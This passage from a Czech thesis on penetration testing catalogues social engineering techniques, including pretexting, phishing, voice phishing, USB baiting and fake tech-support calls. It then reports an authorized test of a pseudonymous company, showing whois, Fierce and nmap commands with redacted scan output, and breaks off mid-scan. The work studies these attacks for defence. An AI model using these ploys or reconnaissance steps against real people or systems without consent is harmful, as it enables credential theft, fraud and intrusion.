- Autorita – lidé mají obecně tendenci podřídit se osobě s větší mocí (vyšší funkce, vedoucí pozice ve firmě či škole apod.). Vydává-li se sociotechnik například za asistenta ředitele, jeho slova mají vzhledem k průměrnému zaměstnanci vyšší váhu.
- Sympatie – lidé velmi rádi vyhoví požadavkům těm, ke kterým mají jiné sympatie. Ty si lze získat různými způsoby – například díky stejným zájmům nebo názorům na problém.
- Vzájemnost – je velmi pravděpodobné, že oběť bude se sociotechnikem spolupracovat, pokud se bude cítit být útočníkovi za něco zavázaná. Stačí, že sociotechnik pro oběť něco udělá – například něco nainstaluje, sežene film, opraví počítačový problém, a mimoděk oběti řekne, ať si nainstaluje nějaký program, který se postará o bezpečnost jejího počítače. Může to být buď spyware (trojský kůň, keyscan) nebo jednoduše program pro přístup ke vzdálené ploše uživatele (RealVNC).
- Důstojnost – součástí lidského charakteru je tendence lidí podřídit se, pokud předtím veřejně vyhlásili svou podporu a angažovanost v určité záležitosti (např. veřejný slib, veřejná sázka).
- Společenský souhlas – funguje tak, že sociotechnik oznámí oběti, že potřebuje něco vyplnit s tím, že všichni ostatní to už vyplnili. Když to tedy udělali ostatní, proč ne oběť? Pak již záleží na útočníkovi, jaké otázky oběti předloží.
- Poukázání na zvláštní příležitost, akční nabídku – kdo z nás by nebyl pod vlivem reklamy, kdo by se nesetkal s akčními nabídkami limitovanými časem či počtem kusů? Šikovný sociotechnik může například operovat s tím, že prvních sto registrovaných uživatelů dostane nějaký dárek. Registrací odkáže na uměle vytvořenou stránku, která získá od uživatelů hesla, osobní údaje apod. Kolik uživatelů internetu přeci používá univerzální hesla ke svým e-mailovým účtům? Podobným způsobem probíhá známý pishing spojený se spamem (tedy snaha přesvědčit uživatele, aby se přihlásil ke svému bankovnímu účtu prostřednictvím falešné internetové stránky).

Pokud bude útočníkovi na úspěchu akce velmi záležet, bude jí ochoten věnovat i delší časové období, jež použije na budování důvěry. Ve chvíli, kdy už pro oběť nebude neznámý a tím pádem nebude vystupovat jako nedůvěryhodná osoba, může být pro něj jednoduché přinutit ji k instalaci „užitečného prográmku“. Jenže spolu s ním většinou dojde i k tiché instalaci (silent install) nějakého monitorovacího programu – tzv. spyware. Tento speciální software slouží ke skrytému sledování a odposlouchávání veškerého dění na počítači (navštívené internetové stránky, sledování elektronické pošty, stisk kláves při zadávání hesel apod.). [22)]

- Přímý přístup – útočník přímo požádá oběť (např. recepční) o její uživatelské jméno a heslo. Zkušení sociotechnici ale mohou provádět i útoky „tváří v tvář“, pokud znají oběť osobně. Mohou uhodnout její heslo na základě informací, které o ní mají. Zkusí například zadat místo narození, přezdívku, jméno psa… Mezi oblíbená hesla patří dále příjmení, jména hrdinů animovaných seriálů, rodné číslo, slovo „heslo“, čísla 12345 apod.
- Důležitý uživatel – útočník předstírá, že je někým z vedení firmy, má problémy, které rychle potřebuje vyřešit a požádá o informaci typu: typ používaného softwaru pro vzdálený přístup, jeho konfiguraci, telefonní čísla k vytáčení, další informace nutné k přilogování se k serveru. Pracovník technické podpory samozřejmě údajnému nadřízenému ochotně pomůže.
- Bezmocný uživatel – útočník si vybere identitu například nového zaměstnance (nebo zaměstnance nepříliš zručného v ovládání počítače), který má potíže s prvním přihlášením do firemní sítě (popř. zapomněl heslo). Skutečný zaměstnanec-oběť se snaží dotyčnému pomoci, například tím, že dočasně poskytne útočníkovi své uživatelské jméno a heslo, v případě administrátora pak tím, že například vygeneruje pro daný účet nové heslo.
- Pracovník technické podpory – útočník předstírá, že patří do firemního oddělení informatiky. Tímto způsobem lze zaručeně získat pravdivé informace od běžných uživatelů. Typicky může jít o zaslání e-mailu, který se tváří, že je od administrátora a požaduje s jakýmkoli odůvodněním opětovné potvrzení loginu a hesla. Řadoví zaměstnanci, kteří nejsou školeni, samozřejmě nemají ani ponětí o tom, že hlavička Odesílatel vůbec nemusí obsahovat pravdivé informace.
- Obrácená sociotechnika – situace se obrátí: útočník obvykle zaranžuje události tak, aby se na něj s prosbou o pomoc obrátila samotná oběť.

4.6.1 Pretexting

Jde o utváření a využívání vymyšleného scénáře s cílem přesvědčit oběť k vykonání potřebné akce nebo k získání potřebné informace. Toho je dosaženo skloubením lži s kouskem předem získané pravdivé informace. Může se jednat například o datum narození, rodné číslo, velikost posledního účtu, jméno nadřízeného atd. Tyto informace mohou být následně použity při pokročilé komunikaci s vedoucími zaměstnanci (změny účtů nebo příkazy k převodu peněz).

Techniku lze také využít při vydávání se za kolegu z práce, policejního vyšetřovatele, bankovního úředníka, zaměstnance finančního úřadu či jiného zaměstnance státní správy, který by mohl mít právo na dotazování dané oběti. Útočníkovi stačí, aby byl přichystán na možné kontrolní otázky oběti, ale někdy stačí pouze autoritativní a seriózní tón hlasu a dostatečně přesvědčivý obsah konverzace.

4.6.2 Phishing

Jedná se o podvodnou techniku používanou na Internetu k získávání citlivých údajů (hesla, čísla kreditních karet apod.) od oběti útoku. Jejím principem je rozesílání e-mailových zpráv, které se tváří jako oficiální žádost banky nebo jiné podobné instituce a vyzývají adresáta k zadání jeho údajů na odkazovanou stránku. Tato stránka může napodobovat přihlašovací okno internetového bankovnictví a uživatel do něj zadá své přihlašovací jméno a heslo. Tím tyto údaje prozradí útočníkům, kteří jsou poté schopni mu z účtu převést peníze ve svůj prospěch.

4.6.3 IVR (telefonní phishing)

Tato technika využívá falešného hlasového automatu (IVR) s podobnou strukturou jako má originální bankovní automat. Oběť je obvykle vyzvána e-mailem k zavolání do banky za účelem ověření informace. Zde je pak požadováno přihlášení za pomoci PIN kódu nebo hesla. Některé automaty následně přenesou oběť do kontaktu s útočníkem, jež vystupuje v roli telefonního bankovního poradce, což mu umožňuje další možnosti otázek.

4.6.4 Baiting

Lze jej přirovnat k útoku pomoci Trojského koně v reálném světě. Scénář útoku je analogický s použitím Trojského koně jako lsti k dobytí daného města, pouze namísto dřevěného koně je použito médium (CD, USB disk) s programem k „dobytí“ počítače

oběti. Infikované médium se pak zanechá na místě, kde jej oběť s velkou pravděpodobností nalezne a nechá se pracovat zvědavost (čím lákavější označení, tím lépe).


Po vložení média do počítače dojde k aktivaci škodlivého kódu, s jehož pomocí získá útočník přístup k počítači nebo dokonce k celé síti.

4.6.5 Quid pro quo („něco za něco“)

Jde o náhodné vytáčení čísel společnosti, kdy se útočník představuje jako pracovník technické podpory. Existuje šance, že nalezne nespokojeného zaměstnance, kterému se pokusí po telefonu pomoci s nějakým problémem. Na oplátku požádá oběť o instalaci infikovaného programu nebo zvolenou akci ve firemním informačním systému.

Provedení testu

K prověření zaměstnanců formou penetračního testu je vhodné přistoupit až poté, kdy je zavedena řízená bezpečnost IT, definována politika bezpečnosti IT a zaměstnanci jsou pravidelně školeni, a to i o metodách sociálního inženýrství.



Obrázek 14. Problematika bezpečnosti koncových uživatelů

Použít tuto metodu ještě před vyškolením zaměstnanců může působit poměrně „nefér“, neboť s vědomím, co se v oblasti bezpečnosti smí a nesmí, se člověk nerodí. Jediné zdůvodnění pro provedení tohoto testu před zavedením řízené bezpečnosti IT je ukázat vedení firmy aktuální stav, a získat tak argument pro její zavedení.

Těžko lze ale vytvářet nějaké obecně platné scénáře protiopatření, protože sociální inženýrství ctí tři zákonitosti:

- útok může přijít odkudkoliv,
- útočník je velmi dobře připravený,
- útok je „šitý na míru“.

Také platí, že to, co funguje na pracovníka A, nebude fungovat na pracovníka B, a naopak. Každou z cílových skupin je tedy nutné oslovovat jinak. Stejně tak je nutné přistupovat i k ochraně osobních nebo firemních informací. Ne nadarmo se říká, že nejslabší článek mezi židlí a klávesnicí je člověk. Sociální inženýrství tento nejslabší článek jen využívá.

Výsledky testu

Výsledky mohou posloužit k zmapování aktuální situace a zjištění účinnosti školení o bezpečnosti IT. Také je možno je použít jako materiál pro další školení. Odstrašující případy, které se staly ve vlastní organizaci, jsou účinnější než memorování obecných zásad či než odstrašující případy v jiných zemích nebo v jiných organizacích.

Kdo si tento test na zaměstnancích vlastní organizace nevyzkoušel, bude možná překvapen, že tyto metody skutečně fungují. Výsledky mohou být pro mnohé manažery bezpečnosti šokující. Je načase si uvědomit, že nejen do technického zabezpečení, ale i do neustálého vzdělávání zaměstnanců je třeba investovat nemalé částky. Zaměstnance je třeba motivovat, kladně i záporně, snažit se o zvýšení jejich povědomí o tom, co se smí a co se nesmí.

Příčinou toho, že je možné provádět sociotechnické útoky na poměrně důležitých místech, může plynout i z pocitu přílišné virtuality oboru informačních technologií.

Sociální inženýrství je mezi ostatními formami útoků nejlevnějším a pro člověka orientujícího se v problematice také nejjednodušším způsobem, jak narušit zabezpečení i těch nejzaopatřovanějších systémů. Útoky mají poměrně vysoké procento úspěšnosti. Navíc jsou velmi lstivé, neboť útočníka je těžké až nemožné vystopovat, a jejich dopad je někdy drtivý.

„Chybí zde schopnost domýšlet přesahy do reality. Zjednodušeně bych to ukázal na následujícím příkladu: Pokud sousedovi odcizím automobil, je všem intuitivně zřejmé, že jsem spáchal zločin, neboť po mém skutku dotyčnému sousedovi onen automobil evidentně chybí. Ale pokud bych od souseda zkopíroval jeho program či výsledky půlroční

práce (samozřejmě nikoli tak, že bych se vloupal do jeho domu, ale elektronickou cestou), nic se neděje – sousedovi přece vše zůstalo, neutrpěl žádnou hmotnou újmu.“ [23)]

Výhody: minimální náklady na testování, minimální znalost technických dovedností, velká úspěšnost z pohledu bezpečnostního konzultanta.
Nevýhody: možné prozrazení a upozornění na prováděné testování.
Předpoklad znalostí: základy psychologie a procesních postupů ve firmě.
Očekávaný výsledek: využití lidského faktoru k získání nejrůznějších informací.

5 PENETRAČNÍ TEST FIRMY „NSOL, s.r.o.“

Test byl prováděn na reálně existující společnosti, ale z důvodu ochrany identity společnosti budou v celé diplomové práci uvedena smyšlená jména, a to jak u firmy, tak u všech zaměstnanců. (Pozn.: v České republice neexistuje firma jménem Nsol, s.r.o.).

Všechna zmíněná a naměřená data odpovídají skutečnosti a jsou reálná.

S prováděným testováním firma Nsol, s.r.o. písemně souhlasila (viz Příloha P II a P III) a byla seznámena se všemi důsledky, které může testování přinést. Svou účast na něm podmínila tím, že veškeré reálně naměřené údaje budou v diplomové práci zveřejněny jen zčásti, a tím pádem nepovedou k její identifikaci. Společnost byla informována o výsledcích testování a dala písemný souhlas k vydání práce.

Test je zaměřen na technickou bezpečnost firmy a neřeší procesní stránku bezpečnosti.

Stručné informace o testované společnosti

• Počet zaměstnanců: 25
• Počet poboček: 3 – Praha, Brno, Ostrava (centrální pobočka Ostrava)
• Webové stránky: ANO
• Oboru podnikání: logistika

Informace o provedeném testování

• Veškeré testování bylo provedeno bezpečnostním konzultantem Bc. Zbyňkem Slezákem
• Testování nebylo destruktivní
• Testování pomocí nástrojů, které by mohly omezit chod firmy, bylo provedeno v nočních hodinách
• K internímu testování využil bezpečnostní konzultant vlastní HW i SW vybavení
• Datum provedení testu: od 18. 4. 2013 do 24. 5. 2013

Typy prováděných testů

• Externí penetrační testování (prováděno od 18. 4. 2013 do 24. 5. 2013)
• Interní penetrační testování (prováděno od 6. 5. 2013 do 17. 5. 2013)
• Penetrační testování bezdrátových sítí (prováděno od 6. 5. 2013 do 17. 5. 2013)
• Penetrační testování webových aplikaci (prováděno od 18. 4. 2013 do 24. 5. 2013)
• Testování fyzické bezpečnosti (prováděno od 18. 4. 2013 do 24. 5. 2013)
• Testování pomoci sociálního inženýrství (prováděno od 18. 4. 2013 do 24. 5. 2013)

5.1 Externí testování


Test č. 1

Použitý nástroj: Whois (BackTrack)

Důvod použití nástroje: Zjištění bližších informací o doméně nsol.cz (sběr informací)

Použitý příkaz: whois nsol.cz

Výsledek: Došlo k získání základních údajů o doméně (jméno vlastníka domény, adresa, IP adresa)



Obrázek 15. Výsledek příkazu „whois“


Test č. 2

Použitý nástroj: Maltego (BackTrack)

Důvod použití nástroje: Shromáždění všech dostupných informací pomocí komplexního nástroje včetně vizualizace (sběr informací)

Aplikace: Aplications -> BackTrack -> Information Gathering -> Network Analysis -> DNS Analysis -> Matego

Výsledek: Získání informací o webovém serveru (jména hostujících domén), informace o poštovním serveru, získání emailových kontaktů, komunikační hierarchie mezi server, IP adresy daných zařízení, DNS záznamy



Obrázek 16. Grafický výstup programu Maltego – vztahy mezi jednotlivými entitami

Test č. 3

Použitý nástroj: Fierce (BackTrack)

Důvod použití nástroje: Zjištění všech subdomén domény nsol.cz (sběr informací)

Příkaz: perl ./fierce.pl -dns nsol.cz -t

Výsledek: Výpis všech subdomén domény nsol.cz

```
root@bt:/pentest/enumeration/dns/fierce# perl ./fierce.pl -dns [redacted].cz -t
hreads 3
DNS Servers for [redacted].cz:
        alfa.ns.active24.cz
        beta.ns.active24.cz
        gama.ns.active24.sk

Trying zone transfer first...
        Testing alfa.ns.active24.cz
                Request timed out or transfer not allowed.
        Testing beta.ns.active24.cz
                Request timed out or transfer not allowed.
        Testing gama.ns.active24.sk
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1895 test(s)...
[redacted].37.180  av.[redacted].cz
[redacted].37.136  download.[redacted].cz
[redacted].209.69  filter.[redacted].cz
[redacted].37.137  ftp.[redacted].cz
[redacted].37.139  intranet.[redacted].cz
[redacted].209.45  helpdesk.[redacted].cz
[redacted].37.137  mail.[redacted].cz
[redacted].209.46  mailhost.[redacted].cz
[redacted].212.5   nj.[redacted].cz
[redacted]88.26    ns1.[redacted].cz
[redacted].37.138  terminal.[redacted].cz
[redacted]88.20    voip.[redacted].cz
[redacted]88.20    voice.[redacted].cz
[redacted].209.48  www.[redacted].cz

Subnets found (may want to probe here using nmap or unicornscan):
        [redacted].209.0-255 : 4 hostnames found.
        [redacted].212.0-255 : 1 hostnames found.
        [redacted].37.0-255 : 6 hostnames found.
        [redacted]88.0-255 : 3 hostnames found.
```

Obrázek 17. Výsledek programu Fierce – zobrazení všech známých subdomén

Test č. 4

Použitý nástroj: Nmap (BackTrack)

Důvod použití nástroje: Zjištění všech otevřených portů pro již zjištěné IP adresy (sběr informací)

Příkaz: nmap -sS -P0 -sV -O XXX.XXX.209.48 XXX.XXX.37.180 XXX.XXX.209.69 XXX.XXX.37.137 XXX.XXX.209.45 XXX.XXX.37.139 XXX.XXX.37.136 XXX.XXX.209.46 XXX.XXX.212.5 XXX.XXX.188.26 XXX.XXX.188.20

Výsledek: Získání podrobných informací o otevřených portech na již získaných IP adresách

```
Nmap scan report for XXX.XXX.209.48
Host is up (0.022s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          ProFTPD 1.2.10
22/tcp   open     ssh          OpenSSH 5.1p1 Debian 5 (protocol 2.0)
53/tcp   open     domain       ISC BIND 9.6-ESV-R1
80/tcp   open     http         Apache httpd 2.2.9 ((Debian) PHP/5.2.6-
1+lenny9 with Suhosin-Patch)
111/tcp  open     rpcbind      2 (RPC #100000)
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1720/tcp filtered H.323/Q.931
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for XXX.XXX.37.180
Host is up (0.054s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE      VERSION
135/tcp closed msrpc
139/tcp closed netbios-ssn
443/tcp open   https?
445/tcp closed microsoft-ds

Nmap scan report for hosting.nsol.cz (XXX.XXX.37.136)
Host is up (0.023s latency).
Not shown: 984 closed ports
PORT     STATE    SERVICE        VERSION
```

```
22/tcp   open     ssh            MikroTik RouterOS sshd (protocol 2.0)
25/tcp   filtered smtp
53/tcp   open     domain         MikroTik RouterOS named or OpenDNS
Updater
110/tcp  open     pop3           Microsoft Exchange 2007-2010 pop3d
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  open     imap           Microsoft Exchange 2007-2010 imapd
179/tcp  filtered bgp
443/tcp  open     ssl/http       Microsoft IIS httpd 7.5
444/tcp  open     ssl/snpp?
445/tcp  filtered microsoft-ds
1720/tcp filtered H.323/Q.931
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
3389/tcp open     ms-wbt-server  Microsoft Terminal Service
3390/tcp open     dsc?
8291/tcp open     unknown
Network Distance: 1 hop
Service Info: OSs: Linux, Windows; Device: router; CPE:
cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```

Nmap scan report for XXX.XXX.37.139

```
Host is up (0.026s latency).
Not shown: 992 closed ports
PORT     STATE    SERVICE        VERSION
21/tcp   open     ftp            MikroTik router ftpd 5.4
53/tcp   open     domain         MikroTik RouterOS named or OpenDNS
Updater
80/tcp   open     http           Microsoft IIS httpd 7.5
139/tcp  filtered netbios-ssn
1720/tcp filtered H.323/Q.931
1723/tcp open     pptp           MikroTik (Firmware: 1)
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
8291/tcp open     unknown
Network Distance: 1 hop
Service Info: Host: XXXX_VPN_XXXX; OS: Windows; Device: router; CPE:
cpe:/o:microsoft:windows
```

Nmap scan report for mail.nsol.cz (XXX.XXX.37.137)

```
Host is up (0.030s latency).
Not shown: 989 closed ports
```

```
PORT     STATE    SERVICE        VERSION
21/tcp   open     ftp            Microsoft ftpd
25/tcp   filtered smtp
53/tcp   open     domain         MikroTik RouterOS named or OpenDNS
Updater
80/tcp   open     http           Microsoft IIS httpd 7.5
135/tcp  filtered msrpc
443/tcp  open     ssl/http       Microsoft IIS httpd 7.5
445/tcp  filtered microsoft-ds
1720/tcp filtered H.323/Q.931
1723/tcp open     pptp           MikroTik (Firmware: 1)
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
8291/tcp open     unknown
OS fingerprint not ideal because: Host distance (-2 network hops) appears
to be negative
No OS matches for host
Network Distance: -2 hops
Service Info: Host: XXX_VPN_XXXX; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Nmap scan report for XXX.XXX.37.138

```
Host is up (0.030s latency).
Not shown: 992 closed ports
PORT     STATE    SERVICE        VERSION
21/tcp   open     ftp            MikroTik router ftpd 5.4
53/tcp   open     domain         MikroTik RouterOS named or OpenDNS
Updater
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1720/tcp filtered H.323/Q.931
1723/tcp open     pptp           MikroTik (Firmware: 1)
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
3389/tcp open     ms-wbt-server  Microsoft Terminal Service
OS fingerprint not ideal because: Host distance (-2 network hops) appears
to be negative
No OS matches for host
Network Distance: -2 hops
Service Info: Host: XXXX_VPN_XXXX; OS: Windows; Device: router
```

```
Nmap scan report for filter.nsol.cz (XXX.XXX.209.69)
Host is up (0.031s latency).
Not shown: 986 closed ports
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         FortiSSH 2.5 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp
80/tcp   filtered http
110/tcp  open     pop3        Dovecot pop3d
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  open     imap        Dovecot imapd
443/tcp  open     ssl/https?
465/tcp  open     ssl/smtp
873/tcp  filtered rsync
993/tcp  open     ssl/imap    Dovecot imapd
995/tcp  open     ssl/pop3    Dovecot pop3d
1720/tcp filtered H.323/Q.931
Network Distance: -2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for XXX.XXX.209.45
Host is up (0.065s latency).
Not shown: 991 filtered ports
PORT      STATE  SERVICE       VERSION
80/tcp    open   http          Microsoft IIS httpd 7.5
135/tcp   closed msrpc
443/tcp   open   ssl/http      Microsoft IIS httpd 7.5
445/tcp   closed microsoft-ds
1049/tcp  closed td-postman
2382/tcp  closed ms-olap3
3389/tcp  open   ms-wbt-server Microsoft Terminal Service
5003/tcp  closed filemaker
49155/tcp open   msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for mailhost.nsol.cz (XXX.XXX.209.46)
Host is up (0.048s latency).
